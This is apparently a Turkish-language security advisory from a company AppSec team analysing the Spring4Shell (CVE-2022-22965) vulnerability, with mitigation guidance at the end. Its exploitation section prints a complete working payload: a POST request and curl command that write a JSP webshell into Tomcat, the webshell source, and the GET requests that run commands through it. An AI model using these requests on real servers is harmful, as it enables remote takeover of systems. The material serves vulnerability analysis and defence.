
CVE-2022-22965 - Spring4Shell Teknik Analizi

Application Security Team



trendyol tech

Giriş

Bu yazının yazıldığı tarih itibariyle CVE-2022-22965 koduyla isimlendirilen Spring4Shell zafiyeti Spring Framework'ünde keşfedilen ve uzaktan komut çalıştırmaya izin veren bir zafiyettir. Zafiyet, şu an bilindiği kadarıyla JDK 9+ üzerinde çalışan Spring MVC ve Spring WebFlux uygulamalarını etkilemektedir ve yayınlanan exploitler şu an için sadece Tomcat üzerinde çalışan WAR deploymentlarını hedef almaktadır [1]. CVE-2022-22965 olarak bilinen Spring4Shell zafiyeti sıklıkla CVE-2022-22963 kodu ile isimlendirilen Spring Cloud Function SpEL zafiyeti ile karıştırılmaktadır ancak bu iki zafiyet yakın zamanda keşfedilmiş olsalarda farklı bileşenleri etkilemektedirler.

Etkilenen Versiyonlar

Spring ekibinin kendi blogunda belirttiği üzere şu an için etkilendiği bilinen bileşenler ve versiyonlar aşağıda verilmiştir [1].

- JDK 9 ve üstü
- Tomcat üzerinde çalışan WAR deploymentları
- spring-webmvc ve spring-webflux bağımlılıkları

- Spring Framework Versiyon 5.3.0 → 5.3.17, 5.2.0 → 5.2.19 ve ayrıca buna ek olarak daha eski tüm sürümler bu zafiyetten etkilenmektedir.

Zafiyetin Sömürülmesi

Zafiyetin sömürü işlemi Github'ta yer alan ve Rapid7 blog yazısında da kullanılan spring4shell_vulnapp adında bir uygulama üzerinde gerçekleştirilecektir. Zafiyeti özetlemek gerekirse, aşağıdaki kod parçasında görülen pathe (/rapid7) gönderilen parametrelerin POJO olarak gittiği görülmüş ve daha sonra bu değerlerin çözümlenirken içerde yer alan (erişileblir olan) "`class.module.classLoader.resources.context.parent.pipeline.first.directory`" gibi değerleri modifiye edebileceği ve bu değerlere erişebileceği görülmüştür. Bunun sonucunda saldırgan Tomcat loglama mekanizmasının konfigürasyon değişkenleri olan aşağıdaki değerleri kullanarak sisteme dosya yazabilmektedir.

```
class.module.classLoader.resources.context.parent.pipeline.first.pattern
class.module.classLoader.resources.context.parent.pipeline.first.suffix
class.module.classLoader.resources.context.parent.pipeline.first.directory
class.module.classLoader.resources.context.parent.pipeline.first.prefix
class.module.classLoader.resources.context.parent.pipeline.first.fileDateFormat
```

Bahsedilen değişkenler Tomcat'e özel olduğu için aşağıdaki verilecek olan exploit doğal olarak farklı ortamlarda çalışmayacaktır ancak ilerleyen zamanlarda farklı araştırmalar farklı ortamlarda da çalışan exploitler ortaya çıkarabilir. Aşağıdaki gibi örnek bir kod parçası bahsedilen zafiyetin sömürülebilmesi için yeterlidir (Yukarıda belirtilien gerekli ek şartlar sağlandığı takdirde).

Uygulama içerisindeki controller (spring4shell_vulnapp/src/main/java/net/javaguides/springmvc/helloworld/controller/HelloWorldController.java) incelendiğinde aşağıdaki şekilde bir kod parçası görülmektedir.

```
package net.javaguides.springmvc.helloworld.controller;

import org.springframework.stereotype.Controller;
```

```
import org.springframework.web.bind.annotation.InitBinder;
import org.springframework.web.bind.annotation.RequestMapping;

import net.javaguides.springmvc.helloworld.model.HelloWorld;

/**
 * @author Ramesh Fadatare
 */
@Controller
public class HelloWorldController {

  @RequestMapping("/rapid7")
  public void vulnerable(HelloWorld model) {
  }
}
```

Yukarıdaki kod bloğu incelendiğinde “/rapid7” pathine giden isteklerin “vulnerable(HelloWorld model)” fonksiyonunu tetiklediği ve parametre olarak HelloWorld POJO (Plain Old Java Object) aldığı görülmektedir.

```
package net.javaguides.springmvc.helloworld.model;

public class HelloWorld {
  private String message;
}
```

Yukarıda yer alan “/rapid7” pathine aşağıdaki şekilde bir istek gönderilerek bahsedilen Tomcat değişkenlerinin değerleri değiştirilmeye çalışılmış ve sisteme “tomcatwar.jsp” adında bir dosya yazılmıştır.

```
POST /vulnerable-1.0.0.0/rapid7 HTTP/1.1
Host: 192.168.1.15:8080
User-Agent: curl/7.77.0
Accept: */*
Content-Length: 762
Content-Type: application/x-www-form-urlencoded
Connection: close
DNT: 1
Suffix: %>//
c1: Runtime
Accept-Encoding: gzip
c2: <%

class.module.classLoader.resources.context.parent.pipeline.first.pattern=
%25%7Bc2%7Di%20if(%22j%22.equals(request.getParameter(%22pwd%22)))%7B%20java.io.InputStream%20in%20%3D%20%25%7Bc
1%7Di.getRuntime().exec(request.getParameter(%22cmd%22)).getInputStream()%3B%20int%20a%20%3D%20-1%3B%20byte%5B%5
D%20b%20%3D%20new%20byte%5B2048%5D%3B%20while((a%3Din.read(b))!%3D-1)%7B%20out.println(new%20String(b))%3B%20%7D
%20%7D%20%25%7Bsuffix%7Di&class.module.classLoader.resources.context.parent.pipeline.first.suffix=.jsp&
class.module.classLoader.resources.context.parent.pipeline.first.directory=webapps/ROOT&
class.module.classLoader.resources.context.parent.pipeline.first.prefix=tomcatwar&
class.module.classLoader.resources.context.parent.pipeline.first.fileDateFormat=
```


```
POST /vulnerable-1.0.0.0/rapid7 HTTP/1.1
Host: 192.168.1.15:8080
User-Agent: curl/7.77.0
Accept: */*
Content-Length: 762
Content-Type: application/x-www-form-urlencoded
Connection: close
DNT: 1
Suffix: %>//
c1: Runtime
Accept-Encoding: gzip
c2: <%
```

```
class.module.classLoader.resources.context.parent.pipeline.first.pattern=%25%7Bc2%7Di%20if(%22j%22.equals(request.getParameter(%22pwd%22)))%7B%20jav
a.io.InputStream%20in%20%3D%20%25%7Bc1%7Di.getRuntime().exec(request.getParameter(%22cmd%22)).getInputStream()%3B%20int%20a%20%3D%20-1%3B%20byte%5B%
5D%20b%20%3D%20new%20byte%5B2048%5D%3B%20while((a%3Din.read(b))!%3D-1)%7B%20out.println(new%20String(b))%3B%20%7D%20%7D%20%25%7Bsuffix%7Di&class.mod
ule.classLoader.resources.context.parent.pipeline.first.suffix=.jsp&class.module.classLoader.resources.context.parent.pipeline.first.directory=webap
ps/ROOT&class.module.classLoader.resources.context.parent.pipeline.first.prefix=tomcatwar&class.module.classLoader.resources.context.parent.pipeline
.first.fileDateFormat=
```

Yukarıdaki istek aşağıdaki şekilde curl komutu ile de gönderilebilir.

```
curl -i -s -k -X $'POST' \
    -H $'Host: 192.168.1.15:8080' -H $'User-Agent: curl/7.77.0' -H $'Accept: */*' -H $'Content-Length: 762' -H $'Content-Type: application/x-www-for
m-urlencoded' -H $'Connection: close' -H $'DNT: 1' -H $'Suffix: %>//' -H $'c1: Runtime' -H $'Accept-Encoding: gzip' -H $'c2: <%' \
    --data-binary $'class.module.classLoader.resources.context.parent.pipeline.first.pattern=%25%7Bc2%7Di%20if(%22j%22.equals(request.getParameter(%
22pwd%22)))%7B%20java.io.InputStream%20in%20%3D%20%25%7Bc1%7Di.getRuntime().exec(request.getParameter(%22cmd%22)).getInputStream()%3B%20int%20a%20%3
D%20-1%3B%20byte%5B%5D%20b%20%3D%20new%20byte%5B2048%5D%3B%20while((a%3Din.read(b))!%3D-1)%7B%20out.println(new%20String(b))%3B%20%7D%20%7D%20%25%7B
suffix%7Di&class.module.classLoader.resources.context.parent.pipeline.first.suffix=.jsp&class.module.classLoader.resources.context.parent.pipeline.f
irst.directory=webapps/ROOT&class.module.classLoader.resources.context.parent.pipeline.first.prefix=tomcatwar&class.module.classLoader.resources.con
text.parent.pipeline.first.fileDateFormat=' \
    $'http://192.168.1.15:8080/vulnerable-1.0.0.0/rapid7'
```

Gönderilen istek ayrıntılı incelendiğinde gönderilen değerler aşağıdaki gibidir:

```
class.module.classLoader.resources.context.parent.pipeline.first.pattern=%{c2}i if("j".equals(request.getParameter("pwd"))){ java.io.InputStream in
= %{c1}i.getRuntime().exec(request.getParameter("cmd")).getInputStream(); int a = -1; byte[] b = new byte[2048]; while((a=in.read(b))!=-1){ out.prin
tln(new String(b)); } } %{suffix}i&
class.module.classLoader.resources.context.parent.pipeline.first.suffix=.jsp&
class.module.classLoader.resources.context.parent.pipeline.first.directory=webapps/ROOT&
class.module.classLoader.resources.context.parent.pipeline.first.prefix=tomcatwar&
class.module.classLoader.resources.context.parent.pipeline.first.fileDateFormat=
```


Görüldüğü üzere çözümlenen obje tarafından erişilebilir olan “class.module.classLoader.resources.context.parent.pipeline.first.” değişkenlerinin değerleri modifiye edilerek “webapps/ROOT/” klasörü altına “tomcatwar.jsp” adında ve içeriği aşağıdaki şekilde olan bir JSP dosyası yazılmıştır.


```
<% if("j".equals(request.getParameter("pwd"))){ java.io.InputStream in = Runtime.getRuntime().exec(request.getParameter("cmd")).getInputStream(); in
t a = -1; byte[] b = new byte[2048]; while((a=in.read(b))!=-1){ out.println(new String(b)); } } %>//
```

Gönderilen istek sonucunda sisteme “tomcatwar.jsp” dosyasının yazıldığı aşağıdaki ekran görüntüsünde görülmektedir.

```
root@ubuntu:/tmp/spring4shell_vulnapp/apache-tomcat-8.5.77/webapps# cat ROOT/tomcatwar.jsp
<% if("j".equals(request.getParameter("pwd"))){ java.io.InputStream in = Runtime.getRuntime().exec(request.getParameter("cmd")).getInputStream(); int a = -1; byte[] b = new byte[2
048]; while((a=in.read(b))!=-1){ out.println(new String(b)); } } %>//
root@ubuntu:/tmp/spring4shell_vulnapp/apache-tomcat-8.5.77/webapps#
```

Daha sonra bu dosya aşağıdaki istek ile “pwd” ve “cmd” parametreleriyle çağrılarak sistem üzerinde komut çalıştırılabilmiştir.






```
GET /tomcatwar.jsp?pwd=j&cmd=whoami HTTP/1.1
Host: 192.168.1.15:8080
User-Agent: curl/7.77.0
Accept: */*
Connection: close
```

Daha önce de bahsedildiği üzere kullanılan exploit Tomcat ortamına özel olduğu için başka konfigürasyonlarda çalışmayacaktır çünkü sisteme dosya yazmak için kullanılan değişkenler Tomcat'e özel değişkenlerdir. Ancak farklı ortamlar için yapılacak araştırmalar ilerleyen zamanlarda farklı türde exploitlerin de ortaya çıkmasına sebep olabilir.

Alınabilecek Önlemler

Yapılabildiği takdirde Spring Framework'ünün 5.3.18, 5.2.20 versiyonlarına (Spring Boot 2.6.6'ya) yükseltimesi gerekmektedir. Bu versiyonlar içerisinde CVE-2022-22965 zafiyeti için gerekli fix bulunmaktadır. Ancak sürüm yükseltme işlemi yapılamadığı takdirde aşağıdaki yöntemler izlenebilir [1]:

- “disallowedFields” kullanımı

Kullanılan bu yöntemin bazı durumlarda problem çıkarabileceğinden Spring blogunda da bahsedilmektedir. Aşağıdaki kod parçası üzerinden örnek vermek gerekirse, çeşitli Stringler “databinder.setDisallowedFields()” metodu aracılığıyla engellenebilir ancak bu durumda kodun içerisindeki başka bir metod içerisinden bu global ayarların override edilebilme ihtimali vardır. Yani bu durumda “disAllowed” edilen alanlar tekrar aktif hale gelebilir ve bu yöntem geçersiz olabilir.

```
@ControllerAdvice
@Order(Ordered.LOWEST_PRECEDENCE)
public class BinderControllerAdvice {

    @InitBinder
    public void setAllowedFields(WebDataBinder dataBinder) {
         String[] denylist = new String[]{"class.*", "Class.*", "*.class.*", "*.Class.*"};
         dataBinder.setDisallowedFields(denylist);
    }

}
```

- “RequestMappingHandlerAdapter” kullanımı

Bu yöntem bir üstte anlatılan yönteme göre daha garanti bir yaklaşım sunmaktadır. Buradaki amaç “RequestMappingHandlerAdapter”’ı extend ederek tüm initialize işlemleri bittiğinde “WebDataBinder”’ı güncellemektir. Bu sayede güncelleme işlemi en son yapılacak ve olası bir override durumundan kaçınılacaktır. Aşağıdaki kod parçasına bakıldığında “WebMvcRegistrations” Bean’i oluşturulduğu görülmektedir. Daha sonra “RequestMappingHandlerAdapter” sınıfından extend edilen “ExtendedRequestMappingHandlerAdapter” içerisinde ["class.*", "Class.*", "*.class.*", "*.Class.*"] alanları için “binder.setDisallowedFields()” fonksiyonu çağırılmaktadır. Esasında bakıldığında yapılan işlem ilk yöntem ile aynı sonuca çıksa da, bu yöntem ile bu sonuca daha garanti bir şekilde ulaşılmaktadır. Spring tarafından yayınlanan kod örneği aşağıdaki gibidir.

```
package car.app;
```

```
import java.util.ArrayList;
import java.util.Arrays;
import java.util.List;

import org.springframework.boot.SpringApplication;
import org.springframework.boot.autoconfigure.SpringBootApplication;
import org.springframework.boot.autoconfigure.web.servlet.WebMvcRegistrations;
import org.springframework.context.annotation.Bean;
import org.springframework.web.bind.ServletRequestDataBinder;
import org.springframework.web.context.request.NativeWebRequest;
import org.springframework.web.method.annotation.InitBinderDataBinderFactory;
import org.springframework.web.method.support.InvocableHandlerMethod;
import org.springframework.web.servlet.mvc.method.annotation.RequestMappingHandlerAdapter;
import org.springframework.web.servlet.mvc.method.annotation.ServletRequestDataBinderFactory;


@SpringBootApplication
public class MyApp {


  public static void main(String[] args) {
    SpringApplication.run(CarApp.class, args);
  }


  @Bean
  public WebMvcRegistrations mvcRegistrations() {
    return new WebMvcRegistrations() {
      @Override
      public RequestMappingHandlerAdapter getRequestMappingHandlerAdapter() {
        return new ExtendedRequestMappingHandlerAdapter();
      }
    };
  }


  private static class ExtendedRequestMappingHandlerAdapter extends RequestMappingHandlerAdapter {

    @Override
    protected InitBinderDataBinderFactory createDataBinderFactory(List<InvocableHandlerMethod> methods) {
```

```
      return new ServletRequestDataBinderFactory(methods, getWebBindingInitializer()) {

        @Override
        protected ServletRequestDataBinder createBinderInstance(
            Object target, String name, NativeWebRequest request) throws Exception {

          ServletRequestDataBinder binder = super.createBinderInstance(target, name, request);
          String[] fields = binder.getDisallowedFields();
          List<String> fieldList = new ArrayList<>(fields != null ? Arrays.asList(fields) : Collections.emptyList());
          fieldList.addAll(Arrays.asList("class.*", "Class.*", "*.class.*", "*.Class.*"));
          binder.setDisallowedFields(fieldList.toArray(new String[] {}));
          return binder;
        }
      };
    }
  }
}
```

- Bilinen exploitler için WAF kuralı yazılması

Bu makalenin paylaşıldığı an itibariyle birçok üretici tarafından bahsedilen zafiyetler için bazı kuralların paylaşıldığı görülmektedir. Paylaşılan exploitler incelendiğinde uygulamaya 2 adet isteğin gönderildiği ve ilk istekte sisteme bir adet “tomcatwar.jsp” dosyası yazıldığı, ikinci istekte ise bu dosyanın çeşitli parametrelerle çağrılarak sunucu üzerinde komut çalıştırabildiği görülmüştür. Bahsedilen ilk istek aşağıdaki şekildedir:

```
POST /vulnerable-1.0.0.0/rapid7 HTTP/1.1
Host: 192.168.1.15:8080
User-Agent: curl/7.77.0
Accept: */*
Content-Length: 762
Content-Type: application/x-www-form-urlencoded
Connection: close
DNT: 1
Suffix: %>//
```

```
c1: Runtime
Accept-Encoding: gzip
c2: <%

class.module.classLoader.resources.context.parent.pipeline.first.pattern=%25%7Bc2%7Di%20if(%22j%22.equals(request.getParameter(%22pwd%22)))%7B%20jav
a.io.InputStream%20in%20%3D%20%25%7Bc1%7Di.getRuntime().exec(request.getParameter(%22cmd%22)).getInputStream()%3B%20int%20a%20%3D%20-1%3B%20byte%5B%
5D%20b%20%3D%20new%20byte%5B2048%5D%3B%20while((a%3Din.read(b))!%3D-1)%7B%20out.println(new%20String(b))%3B%20%7D%20%7D%20%25%7Bsuffix%7Di&class.mod
ule.classLoader.resources.context.parent.pipeline.first.suffix=.jsp&class.module.classLoader.resources.context.parent.pipeline.first.directory=webap
ps/ROOT&class.module.classLoader.resources.context.parent.pipeline.first.prefix=tomcatwar&class.module.classLoader.resources.context.parent.pipeline
.first.fileDateFormat=
```

Yukarıdaki POST isteği incelendiğinde “Suffix”, “c1”, “c2” gibi bazı HTTP başlıklarının olduğu görülmektedir. Bu başlıklar daha sonra “tomcatwar.jsp” dosyası içerisine eklenecek olan kodun çalışabilmesi için gerekli “<% %>” gibi karakterleri tutmaktadır. Saldırganlar bu noktada isteğin içeriğinde yer alan alanları istedikleri şekilde değiştirerek bazı imzaları atlatmayı başarabilirler. Ancak şu an için birçok exploitte ortak olarak bulunan ve isteğin içeriğinde yer alan bazı form anahtarları aşağıdaki gibidir:

```
class.module.classLoader.resources.context.parent.pipeline.first.pattern
class.module.classLoader.resources.context.parent.pipeline.first.suffix
class.module.classLoader.resources.context.parent.pipeline.first.directory
class.module.classLoader.resources.context.parent.pipeline.first.prefix
class.module.classLoader.resources.context.parent.pipeline.first.fileDateFormat
```

Daha sonra sisteme yazılan zararlı JSP dosyası aşağıdaki istek ile çağırılmaktadır. Burada “pwd” parametresi ile saldırgan “j” değerini girmekte ve “cmd” parametresi ile ise sunucu üzerinde çalıştırmak istediği komutu girmektedir. Bahsedilen GET isteği birçok WAF kuralına değebilecek türde olsa da saldırgan ilk istek sonucunda sisteme dosya yazmayı başarabilirse farklı yöntemlerle yine bu dosyaya erişebilir (pwd parametresini çıkarmak, HTTP verb değiştirmek, komutun base64 ile encode edilerek POST üzerinden yollanması vb.)

```
GET /tomcatwar.jsp?pwd=j&cmd=ls HTTP/1.1
Host: 192.168.1.15:8080
```


```
User-Agent: curl/7.77.0
Accept: */*
Connection: close
```

Bahsedilen zafiyetin sistem üzerinde uzaktan komut çalıştırmaya izin vermesinden ve public olarak exploitleri bulunmasından dolayı hızlı bir şekilde gerekli güncellemelerin yapılması tavsiye edilmektedir.

Referanslar

1. https://spring.io/blog/2022/03/31/spring-framework-rce-early-announcement
2. https://github.com/jbaines-r7/spring4shell_vulnapp
3. https://github.com/projectdiscovery/nuclei-templates/pull/4014/files

Application Security Team



trendyol tech